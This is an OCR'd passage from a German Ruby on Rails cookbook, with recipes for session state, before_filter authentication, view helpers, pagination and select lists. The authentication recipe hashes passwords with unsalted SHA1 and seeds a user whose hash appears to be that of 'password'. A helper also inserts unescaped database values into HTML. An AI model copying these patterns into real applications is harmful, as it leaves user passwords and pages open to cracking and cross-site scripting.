Das Web ist *zustandslos*, was bedeutet, dass jeder Request von einem Browser alle Informationen enthält, die der Server benötigt, um den Request auszuführen. Der Server sagt nie: »Oh, sicher, ich merke mir den aktuellen Stand von 4 Punkten«. Zustandslosigkeit macht die Entwicklung von Webservern einfacher, erschwert aber die Entwicklung komplexer Anwendungen, die sich häufig merken müssen, was bisher passiert ist: welche Fragen wurden beantwortet, welche Artikel liegen im Warenkorb, und so weiter.

Dieses Problem wird durch den Einsatz von Sessions gelöst. Eine *session* speichert einen eindeutigen Schlüssel als Cookie auf dem Browser des Benutzers. Der Browser präsentiert dem Server den Session-Schlüssel, der den Schlüssel nutzen kann, um sich jegliche Zustandsinformationen anzusehen, die als Teil der Session gespeichert wurden. Die Web-Interaktion ist Zustandslos: der HTTP-Request enthält alle Informationen, die benötigt werden, um den Request abzuschließen. Aber diese Information enthält auch Informationen, die der Server nutzen kann, um Informationen über frühere Requests nachzusehen.

Im Fall unseres Spiels überprüft der Controller die Antworten auf alle Fragen und hält eine laufende Gesamtpunktzahl fest, die im `session`-Hash unter dem `:correct`-Schlüssel gespeichert wird. Ein anderer Schlüssel des `session`-Hashes wird verwendet, um die aktuelle Frage nachzuhalten. Die Zahl wird verwendet, um auf die Fragen in der Klassenvariablen `@@quiz` zuzugreifen, die alle Fragen, die möglichen Antworten und die richtige Antwort in einem Array enthält. Jedes Fragenelement besteht aus einem Hash, in dem alle Informationen enthalten sind, die zur Ausgabe dieser Frage im View benötigt werden.

Der index-View gibt ein Formular für jede Frage aus und überträgt die Benutzereingabe an die `check`-Aktion des Controllers. Mit Hilfe von `session[:count]` überprüft die `check`-Aktion die Antwort und inkrementiert `session[:correct]`, wenn sie richtig ist. Danach wird der Fragenzähler inkrementiert und die nächste Frage wird gerendert.

Kann der Fragenzähler kein Element – oder keine Frage – aus dem `@@quiz`-Array abrufen, ist das Spiel vorbei und der Ergebnis-View wird gerendert. Die Gesamtzahl richtiger Antworten wird aus dem `session`-Hash eingelesen und mit der Gesamtzahl der Fragen (die aus der Länge des Quiz-Arrays bestimmt wird) ausgegeben.

Ein Quiz wie dieses passt recht gut zu einem Session-Speicher. Bachten Sie allerdings, dass Sessions als etwas unsicher betrachtet werden und üblicherweise nicht zur Speicherung kritischer oder sensitiver Daten verwendet werden. Für diese Art von Daten ist ein traditioneller Datenbankansatz wesentlich besser geeignet.

Abbildung 4-3 zeigt die vier Schritte unseres Session-gesteuerten Online-Spiels.




Abbildung 4-3: Online-Quiz mit Zustandsinformationen in Sessions

Sessions werden bei Rails standardmäßig unterstützt. Wie die Lösung zeigt, können Sie auf den `session`-Hash wie auf jede andere Instanzvariable zugreifen. Wenn Ihre Anwendung keine Sessions benötigt, können Sie sie für einen Controller deaktivieren, indem Sie die `:disabled`-Option der Action Controller `session`-Methode in der Controller-Definition verwenden. Die Deaktivierung der Session-Unterstützung für einen Controller kann auch bestimmte Aktionen innerhalb des Controllers ein- oder ausschließen. indem eine Liste der Aktionen an die `session`-Optionen `:only` oder `:except` übergeben wird. Das fol-

gende Beispiel deaktiviert die Session-Unterstützung für die `display`-Aktion des `NewsControllers`:

```
class NewsController < ActionController::Base
  session :off,  :only => "display"
end
```

Um die Session-Unterstützung für die gesamte Anwendung zu deaktivieren, übergeben Sie `:off` innerhalb der `ApplicationController`-Definition an die `session`-Methode:

```
class ApplicationController < ActionController::Base
  session :off
end
```

Siehe auch

- Rezept 4.14, »Session-Informationen in einer Datenbank speichern«

4.16 Filter für die Authentifizierung nutzen

Problem

Sie wollen Benutzerauthentifizieren, bevor sie bestimmte Bereiche Ihrer Anwendung nutzen dürfen. Sie wollen nicht authentifizierte Benutzer auf eine Login-Seite weiterleiten. Gleichzeitig wollen Sie sich die vom Benutzer angeforderte Seite merken und ihn wieder auf diese Seite weiterleiten, sobald er sich authentifiziert hat. Sobald sich der Benutzer angemeldet hat, wollen Sie auch seine Credentials festhalten und ihm die Bewegung innerhalb der Site ohne erneute Authentifizierung erlauben.

Lösung

Implementieren Sie ein Authentifizierungssystem und wenden Sie es mit Hilfe von `before_filter` auf ausgewählte Controller-Aktionen an.

Zuerst legen Sie eine Benutzerdatenbank an, die die Account-Informationen und die Login-Credentials enthält. Speichern Sie Ihre Passwörter immer als gehashten String in der Datenbank, für den Fall das der Server geknackt werden sollte.

db/migrate/001_create_users.rb:

```
class CreateUsers < ActiveRecord::Migration
  def self.up
    create_table :users do |t|
      t.column :first_name,      :string
      t.column :last_name,       :string
      t.column :username,        :string
      t.column :hashed_password, :string
    end
```

```
    User.create :first_name => 'Rob',
                :last_name => 'Orisni',
                :username => 'rorsini',
                :hashed_password =>
                       '5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8'
  end

  def self.down
    drop_table :users
  end
end
```

In Ihrem `ApplicationController` definieren Sie eine `authenticate`-Methode, die überprüft, ob ein Benutzer angemeldet ist und die URL der Seite speichert, die der Benutzer ursprünglich angefordert hat:

app/controllers/application.rb:

```
# Für diesen Controller eingefügte Filter werden von
# allen Controllern der Anwendung aufgerufen.
# Ebenso stehen alle hinzugefügten Methoden allen Controllern zur Verfügung.
class ApplicationController < ActionController::Base
  def authenticate
    if session['user'].nil?
      session['initial_uri'] = request.request_uri
      redirect_to :controller => "users", :action => "login"
    end
  end
end
```

Um sicherzustellen, dass die `authenticate`-Methode aufgerufen wird, übergeben Sie in jedem Controller, der auf eine Authentifizierung benötigende Seite zugreift, das Symbol `:authenticate` an `before_filter`. Das folgende Beispiel stellt sicher, dass sich die Benutzer authentifizieren, bevor Sie auf `ArticlesController` oder `BooksController` zugreifen können:

app/controllers/articles_controller.rb:

```
class ArticlesController < ApplicationController

  before_filter :authenticate

  def admin
  end
end
```

app/controllers/books_controller.rb:

```
class BooksController < ApplicationController

  before_filter :authenticate

  def admin
  end
end
```

Nun legen Sie ein Login-Template an, das die Credentials vom Benutzer einliest:

app/views/users/login.rhtml:

```
<% if flash['notice'] %>
  <p style="color: red;"><%= flash['notice'] %></p>
<% end %>

<% form_tag :action => 'verify' do %>

  <p><label for="user_username">Username</label>;
  <%= text_field 'user', 'username'  %></p>

  <p><label for="user_hashed_password">Password</label>;
  <%= password_field 'user', 'hashed_password'  %></p>

  <%= submit_tag "Login" %>
<% end %>
```

Der `UsersController` definiert die Methoden `login`, `verify` und `logout` zur Authentifizierung neuer Benutzer:

app/controllers/users_controller.rb:

```
class UsersController < ApplicationController

  def login
  end

  def verify
    hash_pass = Digest::SHA1.hexdigest(params[:user][:hashed_password])[0..39]
    user = User.find(:first,:conditions =>
                     ["username = ? and hashed_password = ?",
                      params[:user][:username], hash_pass ])
    if user
      session['user'] = user
      redirect_to session['initial_uri']
    else
      flash['notice'] = "Benutzername/Passwort falsch!"
      redirect_to :controller => "users", :action => "login"
    end
  end

  def logout
    reset_session
    # Leitet Benutzer an Books#admin weiter, das sie wiederum an Users#login
    # weiterleitet, wobei Books#admin als Bezugspunkt übergeben wird:
    redirect_to :controller => "books", :action => "admin"
  end
end
```

Als Nächstes stellen Sie den Benutzern einen Mechanismus zur Verfügung, mit dessen Hilfe sie sich abmelden können, wenn sie nicht einfach den Session-Timeout abwarten

wollen. Erzeugen Sie mit Hilfe von `logout_url` einen `"logout"`-Link mit einer benannten Route:

app/views/articles/admin.rhtml:

```
<h1>Articles Admin</h1>

<%= link_to "logout", :logout_url  %>
```

app/views/books/admin.rhtml:

```
<h1>Books Admin</h1>

<%= link_to "logout", :logout_url  %>
```

Zum Schluss definieren Sie die benannte `"logout"`-Route mit deren URL-Abbildung:

config/routes.rb:

```
ActionController::Routing::Routes.draw do |map|

  map.logout '/logout', :controller => "users", :action => "logout"

  # Standardroute mit niedrigster Priorität installieren.
  map.connect ':controller/:action/:id'
end
```

Diskussion

Die Erweiterung einer Site um eine Authentifizierung ist eine der gängigsten Aufgaben der Webentwicklung. Nahezu jede Site, die etwas Sinnvolles macht, verlangt eine bestimmte Art der Sicherheit oder zumindest eine Möglichkeit, die einzelnen Besucher zu unterscheiden.

Der `before_filter` von Rails passt sich selbst perfekt in die Aufgabe der Zugriffskontrolle ein, indem er eine `authentication`-Methode aufruft, bevor Controller-Aktionen ausgeführt werden. Code, der mit `before_filter` als Filter deklariert wurde, hat Zugriff auf die gleichen Objekte wie der Controller, inklusive der Request- und Response-Objekte sowie den `params`- und `session`-Hashes.

Die Lösung fügt den `authenticate`-Filter in die Book- und Article-Controller ein. Jeder Request an einen dieser Controller führt zuerst den Code in `authenticate` aus. Dieser Code überprüft die Existenz eines `user`-Objekts unter dem Schlüssel des Benutzers im `session`-Hash. Ist dieser Session-Schlüssel leer, wird die URL des Requests unter einem eigenen Session-Schlüssel gespeichert, und der Request wird an die `login`-Methode des User-Controllers weitergeleitet.

Das Login-Formular überträgt den Benutzernamen und das Passwort an den Login-Controller, der sie mit der Datenbank abgleicht. Wird der Benutzer unter diesem Benutzernamen und mit einem passenden Passwort gefunden, wird der Request an die URL weitergeleitet, die vorher in der Session gespeichert wurde.

Möchte sich der Benutzer abmelden, ruft die `logout`-Aktion des User-Controllers `reset_session` auf, wodurch alle in der Session gespeicherten Objekte gelöscht werden. Der Benutzer wird dann auf die Login-Seite umgeleitet.

Siehe auch

- Rezept 14.4, »Authentifizierung mit acts_as_authenticated«

KAPITEL 5

Action View

5.0 Einführung

Action View fungiert als Präsentationsschicht (*View*) des MVC-Entwurfsmusters (Model *View* Controller). Es handelt sich also um die Komponente, die für die Behandlung der Präsentationsdetails Ihrer Rails-Anwendung verantwortlich ist. Eingehende Requests werden an Controller weitergeleitet, die wiederum View-Templates rendern. View-Templates können dynamisch Ausgaben erzeugen, die auf den Datenstrukturen basieren, die ihnen über die zugehörigen Controller zur Verfügung gestellt werden. Es ist diese dynamische Präsentation, die es Action View ermöglicht, die Details der Darstellung von der eigentlichen Geschäftslogik Ihrer Anwendung zu trennen.

Rails wird mit drei Arten von View-Template-Systemen ausgeliefert. Die für einen bestimmten Request verwendete Template-Engine wird über die Dateierweiterung der zu rendernden Template-Datei bestimmt. Diese drei Template-Systeme und die ihre Ausführung anstoßenden Dateierweiterungen sind: ERb-Templates (**.rhtml*), `Builder::XmlMarkup`-Templates (**.rxml*) und JavaScriptGenerator- oder RJS-Templates (**.rjs*).

ERb-Templates werden häufig genutzt, um die HTML-Ausgabe einer Rails-Anwendung zu generieren. Sie werden auch genutzt, um E-Mail-Nachrichten zu generieren (was aber erst in Kapitel 9 diskutiert wird). Sie bestehen aus Dateien, die mit der Dateierweiterung *.rthml* enden. ERb-Templates enthalten eine Mischung aus HTML, normalem Text und speziellen ERb-Tags, die Ruby-Code in die Templates einbetten, etwa so `<% Ruby-Code %>` oder so `<%= Ausgabestring %>` oder so `<%- Ruby-Code (mit getrimmtem Whitespace) -%>`. Das Gleichheitszeichen steht für ein Tag, das das String-Resultat eines Ruby-Ausdrucks ausgeben soll. Tags ohne Gleichheitszeichen sind für reinen Ruby-Code gedacht und erzeugen keine Ausgabe. Hier sehen Sie ein einfaches Beispiel für ein ERb-Template, das eine Liste von Buchkapiteln generiert:

```
<ol>
  <% for chapter in @chapters -%>
    <li><%= chapter.title %></li>
  <% end -%>
<ol>
```

Ihre Templates können auch andere Subtemplates enthalten, wenn Sie die Option `:file` in die `render`-Methode in ERb-Ausgabetags einfügen:

```
<%= render :file => "shared/project_calendar %>
```

project_calendar.rhtml ist in diesem Fall eine Datei aus dem *shared*-Verzeichnis des Template-Stammverzeichnisses (*app/views*) Ihres Projekts.

Dieses Kapitel zeigt Ihnen eine Reihe gängiger Techniken, mit deren Hilfe Sie das meiste aus ERb-Templates herausholen können. Wir zeigen Ihnen auch, wie man dynamisches XML mit Hilfe von `Builder::XmlMarkup`-Templates erzeugt, um beispielsweise RSS-Feeds zu generieren. Beachten Sie, dass RJS-Templates zwar Teil von Action View sind, ich eine Diskussion aber bis Kapitel 8 verschiebe.

5.1 Templates mit View-Helpern vereinfachen

Problem

View-Templates sind für die Präsentation gedacht: Sie sollen HTML und eine minimale zusätzliche Logik enthalten, um die Daten des Modells darzustellen. Sie wollen Ihre View-Templates von Programmlogik frei halten, die der Präsentation im Weg stehen könnte.

Lösung

Definieren Sie Methoden in einem Helper-Modul, das nach dem Controller benannt ist, dessen Views die Methoden nutzen. In diesem Fall legen Sie die Helper-Methoden `display_new_hires` und `last_updated` innerhalb eines Moduls namens `IntranetHelper` (benannt nach dem Intranet-Controller) an.

app/helpers/intranet_helper.rb:

```
module IntranetHelper

  def display_new_hires
    hires = NewHire.find :all, :order => 'start_date desc', :limit => 3
    items = hires.collect do |h|
      content_tag("li",
        "<strong>#{h.first_name} #{h.last_name}</strong>" +
        " - #{h.position} (<i>#{h.start_date}</i>)")
    end
    return content_tag("b", "New Hires:"), content_tag("ul",items)
  end

  def last_updated(user)
    %{<hr /><br /><i>Seite zuletzt aktualisiert am #{Time.now} durch #{user}</i>}
  end
end
```

Innerhalb des Index-Views Ihres Intranet-Controllers können Sie die Helper-Methoden aufrufen wie jede andere Systemmethode auch.

app/views/intranet/index.rhtml:

```
<h2>Intranet Homepage</h2>

<p>Pick the Hat to Fit the Head -- October 2004. Larry Wall sagte einmal, das Information
nützlich sein soll und das die Form, in der diese Information präsentiert wird, zu ihrem
Wert beiträgt. Bei O'Reilly Media bieten wir Ihnen verschiedene Möglichkeiten, an
technische Informationen zu gelangen. Tim O'Reilly spricht darüber in seinem
vierteljährlichen Rundbrief für den O'Reilly-Katalog.,</p>

<%= display_new_hires %>

<%= last_updated("Goli") %>
```

Diskussion

Helper-Methoden werden in Rails als Module implementiert. Wenn Rails einen Controller generiert, erzeugt es auch ein Helper-Modul im *app/helpers*-Verzeichnis, das nach dem Controller benannt ist. Standardmäßig sind in diesem Modul definierte Methoden im View des dazugehörigen Controllers verfügbar. Abbildung 5-1 zeigt die Ausgabe der Helper-Methoden `display_new_hires` und `last_updated`.

Abbildung 5-1: Das Ergebnis des display_new_hires-View-Helpers

Wenn Sie Helper-Methoden mit anderen Controllern teilen wollen, müssen Sie explizite Helper-Deklarationen in Ihren Controller eintragen. Sollen beispielsweise die Methoden

des IntranetHelper-Moduls auch in den Views Ihres Store-Controllers verfügbar sein, übergeben Sie :intranet an die helper-Methode des Store-Controllers:

```
class StoreController < ApplicationController

  helper :intranet

end
```

Dieser sucht nun nach einer Datei namens *helpers/intranet_helper.rb* und bindet deren Methoden als Helper ein.

Sie können Views auch Controller-Methoden als Helper-Methoden zur Verfügung stellen, indem Sie den Methodennamen controller an die helper_method-Methode übergeben. Zum Beispiel erlaubt es Ihnen dieser StoreController, <%= get_time %> innerhalb Ihrer Views aufzurufen, um die aktuelle Zeit auszugeben.

```
class StoreController < ApplicationController

  helper_method :get_time

  def get_time
    return Time.now
  end
end
```

Siehe auch

- Rezept 5.11, »Das Verhalten von Standard-Helpern anpassen«
- Rezept 5.12, »Ein Web-Formular mit Formular-Helpern erzeugen«

5.2 Seitenweise Ausgabe großer Datenmengen

Problem

Die Ausgabe großer Datenmengen in einem Browser kann schnell unbrauchbar werden. Sie kann den Browser sogar zum Absturz bringen. Lädt man serverseitig hingegen große Datenmengen, nur um dann einige Zeilen auszugeben, kann das die Server-Performance ganz schön in die Knie zwingen. Sie wollen die Darstellung großer Datenmengen verwalten, indem Sie die Paginierung verwenden: die Anzeige von Teilmengen der Ausgabe über mehrere Seiten hinweg.

Lösung

Der paginate-Helper macht die Einrichtung der Paginierung einfach. Um die Ausgabe einer großen Liste von Filmen zu paginieren, rufen Sie die pagination-Methode im MoviesController auf und speichern die Ergebnisse in zwei Instanzvariablen namens @movie_pages und @movies:

app/controllers/movies_controller.rb:

```
class MoviesController < ApplicationController

  def list
    @movie_pages, @movies = paginate :movies,
                                     :order => 'year, title',
                                     :per_page => 10
  end
end
```

In Ihrem View gehen Sie das Array der `Movie`-Objekte durch, das in der Instanzvariablen `@movies` gespeichert ist. Verwenden Sie das `@movie_pages` `Paginator`-Objekt, um Links auf die nächste und die vorherige Seite des Ergebnisses zu generieren. Fügen Sie die `pagination_links`-Methode in Ihren View ein, um Links auf andere Ergebnisseiten zu integrieren.

app/views/movies/list.rhtml:

```
<table width="100%">
  <tr>
  <% for column in Movie.content_columns %>
    <th>
      <span style="font-size: x-large;"><%= column.human_name %></span>
    </th>
  <% end %>
  </tr>
  <% for movie in @movies %>
    <tr style="background: <%= cycle("#ccc","") %>;">
    <% for column in Movie.content_columns %>
      <td><%=h movie.send(column.name) %></td>
    <% end %>
    </tr>
  <% end %>
  <tr>
    <td colspan="<%= Movie.content_columns.length %>">
      <hr />
      <center>
        <%= link_to '[zurück]', { :page => @movie_pages.current.previous } \
            if @movie_pages.current.previous %>
         <%= pagination_links(@movie_pages) %>
         <%= link_to '[weiter]', { :page => @movie_pages.current.next } \
            if @movie_pages.current.next %>
      </center>
    </td>
  </tr>
</table>
```

Diskussion

Die Paginierung ist eine Standardtechnik zur Ausgabe großer Ergebnismengen im Web. Rails behandelt dieses gängige Problem, indem es Ihre Daten mit dem `paginate`-Helper in kleinere Mengen aufteilt.

Abbildung 5-2 zeigt die Ausgabe unserer Paginierungslösung.




Abbildung 5-2: Die vierte Seite einer paginierten Filmliste

Der Aufruf von `paginate` in Ihrem Controller gibt ein `Paginator`-Objekt zurück sowie ein Array mit Objekten, die die anfängliche Teilmenge der Ergebnisse darstellen. Die aktuelle Seite wird durch den Inhalt der Variablen `params['page']` bestimmt. Ist diese Variable im angeforderten Objekt nicht vorhanden, wird von der ersten Seite ausgegangen.

Die an `paginate` übergebenen Optionen legen die abzurufenden Modellobjekte fest und die Bedingungen der darzustellenden Ergebnismenge. In der Lösung übergeben wir `:movies` als erstes Argument, d.h., es werden alle Filmobjekte zurückgegeben. Die Option `:order` legt deren Sortierung fest. Die Option `:per_page` legt die maximale Anzahl von Datensätzen fest, die auf einer Seite erscheinen sollen. Üblicherweise darf der Benutzer diesen Wert festlegen. Um also beispielsweise die Seitengröße aus `params[:page_size]` zu verwenden, machen Sie Folgendes:

```
def list
  if params[:page_size] and params[:page_size].to_i > 0
    session[:page_size] = params[:page_size].to_i
  elsif session[:page_size].nil?
    session[:page_size] ||= 10
  end
  @movie_pages, @movies = paginate :movies,
                                   :order => 'year, title',
                                   :per_page => session[:page_size]
end
```

Mit diesem Code würde der URL *http://localhost:3000/movies/list?page=2&page_size=30* eine Seitengröße von 30 für diese Session festlegen.

Zusätzlich zu `:order` kann `paginate` alle normalen finder-Optionen verwenden (z.B. `:conditions`, `:joins`, `:include`, `:select`) sowie einige weniger bekannte.

Siehe auch

- Rails API-Dokumentation für `ActionController::Pagination`, *http://www.rubyonrails.org/api/classes/ActionController/Pagination.html*

5.3 Eine »sticky« Auswahlliste erzeugen

Problem

Sie haben das Scaffolding für eines Ihrer Modelle aktiviert und möchten eine Auswahlliste hinzufügen, die Informationen über ein assoziiertes Modell in das Formular einbindet. Diese Auswahlliste soll sich den Wert oder die Werte merken und ausgeben, die bei der letzten Übertragung des Formulars verwendet wurden.

Lösung

Sie besitzen eine Anwendung, mit der Sie Ihre Vermögenswerte und deren Art nachhalten. Die folgenden Modelldefinitionen richten die Beziehung zwischen Vermögen und Typ ein:

app/models/asset.rb:

```
class Asset < ActiveRecord::Base
  belongs_to :asset_type
end
```

app/models/asset_type.rb:

```
class AssetType < ActiveRecord::Base
  has_many :assets
end
```

Für Ihren View benötigen Sie Zugriff auf alle Vermögensarten, um diese in einer Auswahlliste darzustellen. Im Controller rufen Sie alle `AssetType`-Objekte ab und speichern sie in der Instanzvariablen `@asset_types`:

app/controllers/assets_controller.rb:

```
class AssetsController < ApplicationController

  def edit
    @asset = Asset.find(params[:id])
    @asset_types = AssetType.find(:all)
  end
```

```
  def update
    @asset = Asset.find(params[:id])
    if @asset.update_attributes(params[:asset])
      flash[:notice] = 'Vermögenswerte erfolgreich aktualisiert.'
      redirect_to :action => 'show', :id => @asset
    else
      render :action => 'edit'
    end
  end
end
```

Im Editierformular legen Sie ein select-Tag mit einem `name`-Attribut an, das bei der Übertragung des Formulars `asset_type_id` in den `params`-Hash aufnimmt. Verwenden Sie `options_from_collection_for_select`, um die Optionen der Auswahlliste aus dem Inhalt von `@asset_types` aufzubauen.

app/views/assets/edit.rhtml:

```
<h1>Vermögenswerte bearbeiten</h1>

<% form_tag :action => 'update', :id => @asset do %>
  <%= render :partial => 'form' %>

  <p>   <select name="asset[asset_type_id]">
     <%= options_from_collection_for_select @asset_types, "id", "name",
                                            @asset.asset_type.id %>
   </select>
   </p>

  <%= submit_tag 'Bearbeiten' %>
<% end %>

<%= link_to 'Zeigen', :action => 'show', :id => @asset %> |
<%= link_to 'Zurück', :action => 'list' %>
```

Diskussion

Die Lösung erzeugt eine Auswahlliste im asset-Edit-View, der mit dem vorher ausgewählten `asset_type` initialisiert wird. Die Methode `options_from_collection_for_select` verlangt vier Parameter: eine Reihe von Objekten, den Stringwert des Auswahllistenelements den Stringnamen des Elements und die Record-ID des Listenelements, das standardmäßig ausgewählt sein soll. Die Übergabe von `@asset.asset_type.id` als vierter Parameter macht also den vorher gewählten Typ *sticky*.

Ähnlich wie viele Helper-Methoden in Action View ist auch `options_from_collection_for_select` nur ein Wrapper um eine allgemeinere Methode, in diesem Fall um `options_for_select`. Sie ist intern wie folgt implementiert:

```
def options_from_collection_for_select(collection,
                                       value_method,
                                       text_method,
                                       selected_value = nil)
```

```
    options_for_select(
      collection.inject([]) do |options, object|
        options << [ object.send(text_method), object.send(value_method) ]
      end,
      selected_value
    )
  end
```

Erweitern Sie den `show`-View wie folgt, um den aktuellen Typ auszugeben:

```
<p>
  <b>Asset Type:</b> <%=h @asset.asset_type.name %>
</p>
```

Abbildung 5-3 zeigt das Ergebnis der Auswahlliste unserer Lösung.




Abbildung 5-3: Eine »sticky« Auswahlliste in Aktion

Siehe auch

- Rezept 5.4, »M-zu-M-Beziehungen mit Multiauswahllisten bearbeiten«

5.4 M-zu-M-Beziehungen mit Multiauswahllisten bearbeiten

Problem

Sie besitzen zwei Modelle, die in einer M-zu-M-Beziehung zueinander stehen. Sie möchten eine Auswahlliste im `edit`-View des einen Modells anlegen, die die Verknüpfung mit einem oder mehreren Records aus dem anderen Modell erlaubt.

Lösung

Als Teil des Authentifizierungssystems Ihrer Anwendung verfügen Sie über Benutzer, die einer oder mehreren Rollen (roles) zugewiesen werden können, die die Zugriffsrechte definieren. Die M-zu-M-Beziehung zwischen Benutzern und Rollen wird durch die folgenden Definitionen hergestellt:

app/models/user.rb:

```
class User < ActiveRecord::Base
  has_and_belongs_to_many :roles
end
```

app/models/role.rb:

```
class Role < ActiveRecord::Base
  has_and_belongs_to_many :users
end
```

In der `edit`-Aktion des `UsersControllers` fügen Sie eine Instanzvariable namens `@selected_roles` ein und füllen sie mit allen `Role`-Objekten auf. Definieren Sie eine `private`-Methode namens `handle_roles_users`, um die Aktualisierung eines `User`-Objekts mit damit verknüpften Rollen aus dem `params`-Hash zu aktualisieren.

app/controllers/users_controller.rb:

```
class UsersController < ApplicationController

  def edit
    @user = User.find(params[:id])
     @roles = {}
     Role.find(:all).collect {|r| @roles[r.name] = r.id }
  end

  def update
    @user = User.find(params[:id])
    handle_roles_users
    if @user.update_attributes(params[:user])
      flash[:notice] = 'Benutzer erfolgreich aktualisiert.'
      redirect_to :action => 'show', :id => @user
```

```
    else
      render :action => 'edit'
    end
  end

  private
      def handle_roles_users
       if params['role_ids']
         @user.roles.clear
         roles = params['role_ids'].map { |id| Role.find(id) }
         @user.roles << roles
        end
      end
end
```

Im edit-View des Benutzers generieren Sie mittels options_for_select eine Multiauswahlliste, um die Optionen aus den Objekten in der Instanzvariablen @roles zu erzeugen. Erzeugen Sie eine Liste existierender Rollenverknüpfungen, und übergeben Sie diese als zweiten Parameter.

app/views/users/edit.rhtml:

```
<h1>Editing user</h1>

<% form_tag :action => 'update', :id => @user do %>
  <%= render :partial => 'form' %>
<p>
 <select id="role_ids" name="role_ids[]" multiple="multiple">
   <%= options_for_select(@roles, @user.roles.collect {|d| d.id }) %>
 </select>
 </p>

  <%= submit_tag 'Bearbeiten' %>
<% end %>

<%= link_to 'Zeigen', :action => 'show', :id => @user %> |
<%= link_to 'Zurück', :action => 'list' %>
```

Um die mit jedem Benutzer assoziierten Rollen auszugeben, fügen Sie sie über einen Join als kommaseparierte Liste im View der show-Aktion ein:

app/views/users/show.rhtml:

```
<% for column in User.content_columns %>
<p>
  <b><%= column.human_name %>:</b> <%=h @user.send(column.name) %>
</p>
<% end %>
<p>
   <b>Role(s):</b> <%=h @user.roles.collect {|r| r.name}.join(', ') %>
 </p>

<%= link_to 'Bearbeiten', :action => 'edit', :id => @user %> |
<%= link_to 'Zurück', :action => 'list' %>
```

Diskussion

